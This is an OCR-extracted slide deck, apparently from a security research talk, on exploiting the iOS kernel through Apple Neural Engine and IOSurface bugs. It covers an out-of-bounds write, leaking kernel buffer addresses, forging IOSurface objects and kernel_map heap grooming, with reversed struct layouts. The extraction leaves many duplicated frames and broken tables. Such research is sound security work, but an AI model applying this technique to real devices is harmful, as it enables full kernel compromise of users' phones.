
Pointer Authenticate <u>IOSurfaceClient</u> object when it's looked-up via a given surface id.

#### Apple introduced IOSurfaceRootUserClient::getSurfaceClient() which does the following:



- Pointer Authenticate <u>IOSurfaceClient</u> object when it's looked-up via a given surface id.
- <u>IOSurfaceClient->user client</u> reference matches the calling UserClient.

#### Apple introduced IOSurfaceRootUserClient::getSurfaceClient() which does the following:



- Pointer Authenticate IOSurfaceClient object when it's looked-up via a given surface id.
- <u>IOSurfaceClient->user client</u> reference matches the calling UserClient.
- <u>IOSurface->SurfaceRoot</u> must match <u>gIOSurfaceRoot</u> value.

#### Strong validation checks for <u>IOSurfaceClient</u> objects:

- PAC Bypass is required to corrupt the array of <u>IOSurfaceClient</u> objects.
- <u>IOSurfaceRootUserClient</u> location is required to forge <u>IOSurfaceClient</u>.




#### Strong validation checks for <u>IOSurfaceClient</u> objects:

- PAC Bypass is required to corrupt the array of <u>IOSurfaceClient</u> objects.
- <u>IOSurfaceRootUserClient</u> location is required to forge <u>IOSurfaceClient</u>.
- Weak validation checks for IOSurface objects:
  - **<u>IOSurfaceRoot</u>** location is required.  $\bullet$



- Strong validation checks for <u>IOSurfaceClient</u> objects:
  - PAC Bypass is required to corrupt the array of <u>IOSurfaceClient</u> objects.
  - <u>IOSurfaceRootUserClient</u> location is required to forge <u>IOSurfaceClient</u>.
- Weak validation checks for IOSurface objects:
  - **<u>IOSurfaceRoot</u>** location is required.  ${\bullet}$
- No checks at all for <u>IOSurface->SharedRO/RW</u> pointers.





To achieve kernel r/w, corrupt <u>IOSurfaceClient->IOSurface</u> location with a fake **IOSurface.** The attacker needs the following:

- A write primitive to overwrite <u>IOSurfaceClient->IOSurface</u> is needed.
- Leak an IOSurfaceClient object location that's created by the attacker.
- Leak <u>IOSurfaceRoot</u> location to bypass <u>IOSurfaceRootUserClient::getSurfaceClient()</u> last check.
- A (Fake IOSurface) kernel pointer whose content is under the attacker's control.

- For the write primitive, I used <u>DeCxt::RasterizeScaleBiasData() OOB write</u> to corrupt the target <u>IOSurfaceClient</u> object.
- To achieve this, the mutable kernel section (MUTK) address is required.



DeCxt::RasterizeScaleBiasData()

MUTK

Virtual kernel address space


### • The OOB write can be used as:

MUTK

Virtual kernel address space

### • The OOB write can be used as:

• <u>Near Writes</u>: Write into any offset near to <u>MUTK</u>.




0xfffffe24cefd59e0

Virtual kernel address space

### • The OOB write can be used as:

• <u>Near Writes</u>: Write into any offset near to <u>MUTK</u>.


• Far Writes: Perform arbitrary write to any kernel memory below `MUTK`.



0xfffffe24cefd59e0

Virtual kernel address space

- The OOB write can be used as:
  - <u>Near Writes</u>: Write into any offset near to <u>MUTK</u>.



• *Far Writes*: Perform arbitrary write to any kernel memory below `MUTK`.

### For *Far Writes* we need to locate the exact address of the *MUTK* buffer.




What is the 'MUTK' from the attacker's perspective?

• It's a private IOSurface mapped buffer created by the kernel.

### What is the 'MUTK' from the attacker's perspective?

• It's a private IOS urface mapped buffer created by the kernel.



From H11ANEIn::ANE\_ProgramCreate\_gated()

(unionvar.SectionInfo->infos[j].ComputeSection->MachSections->size + this->m\_H11ANEIn.page\_size - 1) & -this->m\_H11ANEIn.page\_size,




### What's the mutable kernel 'MUTK' section ?

- It's a private IOSurface mapped buffer created by the kernel.
- The buffer is allocated from *IOKit Pageable Maps*.

### What's the mutable kernel 'MUTK' section ?


- It's a private IOS urface mapped buffer created by the kernel.
- The buffer is allocated from <u>IOKit Pageable Maps</u>.
- The buffer is mapped by <u>H11ANEIn::patchMutableSurface()</u>.



ProgramBuffer->m.MUTK\_Surface[request->mutablebufferIndex]->surface\_vAddress = v12->vtable->getVirtualAddress(v12);

H11ANEIn::patchMutableSurface()





- MUTK buffer is mapped in the kernel via <u>H11ANEIn::patchMutableSurface()</u>.
- The mapping address is stored in ProgramBuffer object.
- All 'MUTK' information stored in <u>H11ANESharedMemorySurfaceParamsStruct</u>.
- Leak <u>ProrgamBuffer->MUTK</u> <u>Surface</u> object to user-space to retrieve the **MUTK** buffer address.

H11ANEIn::patchMutableSurface()



## What's a programBuffer from the attacker's perspective ?

- <u>H11ANEProgramBufferParamsStruct</u> size is **0x53e70.**
- **kalloc\_type()**'ed object.
- Big allocations don't have a dedicated zone.
- Big allocations without zone fall into **KHEAP\_DEFAULT**.
- Big allocations in **KHEAP\_DEFAULT** with size > 0x8000 fall into **kernel\_map**.
- <u>H11ANEProgramBufferParamsStruct</u> is allocated from kernel\_map.

## H11ANEProgramBufferParamsStruct object structure:

#### H11ANEProgramBufferParamsStruct

Offset	Size	<pre>structattribute((aligned(8))) _H11ANEProgramBuffer </pre>
0000	0004	unsigned int size;
0008	0008	<pre>char *dartMapBase;</pre>
0010	0008	
0018	0008	IOMemoryDescriptor *inDesc;
0020	0008	IODMACommand *pIODMACommand;
0028	0004	uint32_t referenceCount;
0030	0008	H11ANESharedMemorySurfaceParamsStruct *p_ProgSurface;
0038	0004	<pre>unsigned int programId;</pre>
0040	0008	OSArray *ProcessParamsSet;
0048	0008	_QWORD programAuthCode;
0050	0010	int64 f_50_uc[2];
0060	0010	u64 f_60_uc[ <mark>2</mark> ];
0070	0020	char f_70[32];
0090	0001	_BYTE byte90;
0091	0002	attribute((packed))attribute((aligned(1)))
0098	01C0	ZinComputeProgramSne m_sCSneCmdProgramLoad;
0258	52B50	H11ANEProgramCreateArgsStructOutput ProgramCreateArgs
52DA8	0050	<pre>char str_data_1[80];</pre>
52DF8		5
52E00		5_
53600		5
53E00		
53E08		
53E10		
53E20		/
53E28		
53E30	0001	u32 DebugInfoSurfaceId.

rParamsStruct	۱
	l
	l
	l
;	l
•	l
	l
	l
	l
int16 gap91;	l
sStructOutput;	l
	l
for	l
fo;	l
2];	l


## H11ANEProgramBufferParamsStruct object structure:

#### H11ANEProgramBufferParamsStruct

0ffset	Size	<pre>structattribute((aligned(8))) _H11ANEProgramBufferParamsStruct </pre>
0000	0004	unsigned int size;
0008		char *dartMapBase;
0010		IOMemoryMap *inMap;
0018		
0020		IODMACommand *pIODMACommand;
0028		uint32_t referenceCount;
0030		H11ANESharedMemorySurfaceParamsStruct *p_ProgSurface;
0038	0004	
0040	0008	OSArray *ProcessParamsSet;
0048	0008	_QWORD programAuthCode;
0050	0010	int64 f_50_uc[2];
0060		u64 f_60_uc[2];
0070		char f_70[32];
0090		_BYTE byte90;
0091		attribute((packed))attribute((aligned(1)))int16 gap91;
0098		
	52B50	
52DA8		
52DF8		
52E00		
53600		<pre>char modelIdentString[2048]; ZinComputeDreamonTritInfo.up.ZinComputeDreamInitInfo.</pre>
53E00 53E08		ZinComputeProgramInitInfo *p_ZinComputeProgramInitInfo;
53E10		H11ANESharedMemorySurfaceParamsStruct *MUTK_Surface[2];
53E20	1	111ANESHATEUMEHIOTYSUTTACEPATAHISSTTUCT #MOTK_SUTTACE[2];
53E28		task *p Task;
53E30		u32 DebugInfoSurfaceId·

- <u>H11ANESharedMemorySurfaceParamsStruct</u> object holds interesting IOSurface information  $\bullet$
- How to leak <u>H11ANESharedMemorySurfaceParamsStruct</u> content?

#### H11ANESharedMemorySurfaceParamsStruct






### **<u>DeCxt::FileIndexToWeight()</u>** lack of array index validation:

- Use <u>DeCxt::FileIndexToWeight()</u> index to fetch <u>programBuffer->MUTK\_Surface[0]</u> as a fake mutable weight buffer.
- Make one <u>ProgramBuffer</u> adjacent to <u>ANECMutableWeight</u> array.
- Because the <u>ANECMutableWeight</u> array allocation size is user-controlled, the attacker can direct the allocation to take place in kernel map.
- <u>ANECMutableWeight</u> allocations is a temporary.
- grooming is required.

• To make <u>ProgramBuffer</u> and <u>ANECMutableWeight</u> near to each other, kernel\_map




## Grooming <u>kernel map</u>:



- Load multiple <u>ProgramBuffer</u> objects by creating several programs.

Allocate an OSArray backing store of size 0x54000 between each 2 programBuffer objects.


## Grooming <u>kernel map</u>:



- Load multiple <u>ProgramBuffer</u> objects by creating several programs.

Allocate an OSArray backing store of size 0x54000 between each 2 programBuffer objects.


## Grooming <u>kernel map</u>:



- Load multiple <u>ProgramBuffer</u> objects by creating several programs.
- Release all the <u>OSArray</u> objects.

Allocate an OSArray backing store of size 0x54000 between each 2 programBuffer objects.

### Grooming <u>kernel map</u>:




